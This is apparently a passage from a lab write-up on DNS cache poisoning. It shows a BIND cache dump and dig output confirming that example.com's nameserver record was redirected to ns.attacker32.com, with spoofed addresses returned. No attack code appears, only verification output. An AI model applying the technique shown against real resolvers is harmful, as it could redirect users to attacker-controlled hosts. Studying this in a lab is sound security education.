
```
root@a52cac03b4e4:/# cat /var/cache/bind/dump.db | grep example
example.com.            863865  NS      ns.attacker32.com.
_.example.com.          863865  A       1.2.3.6
abc.example.com.        863879  A       1.2.3.6
test.example.com.       863993  A       1.2.3.6
www.example.com.        863882  A       1.2.3.5
```

As shown below, abc.example.com corresponds with the cache dump.




```
root@9e7617a8d1dc:/# dig abc.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> abc.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33445
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d5a4b123fc623a04010000006167a93e1ff2fc7bd13d8297 (good)
;; QUESTION SECTION:
;abc.example.com.               IN      A

;; ANSWER SECTION:
abc.example.com.        258710  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 03:51:26 UTC 2021
;; MSG SIZE  rcvd: 88

root@9e7617a8d1dc:/#
```

www.example.com



```
root@9e7617a8d1dc:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10617
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c2a49a43a06bf671010000006167ad4b14ed2e67579e4f84 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 04:08:43 UTC 2021
;; MSG SIZE  rcvd: 88

root@9e7617a8d1dc:/#
```

dig NS example.com (shows the Additional Section)



```
root@9e7617a8d1dc:/# dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40266
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ffd9fd3dc70794ad010000006167afdfedceb5fe2cc00476 (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            258852  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      258852  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 04:19:43 UTC 2021
;; MSG SIZE  rcvd: 115
```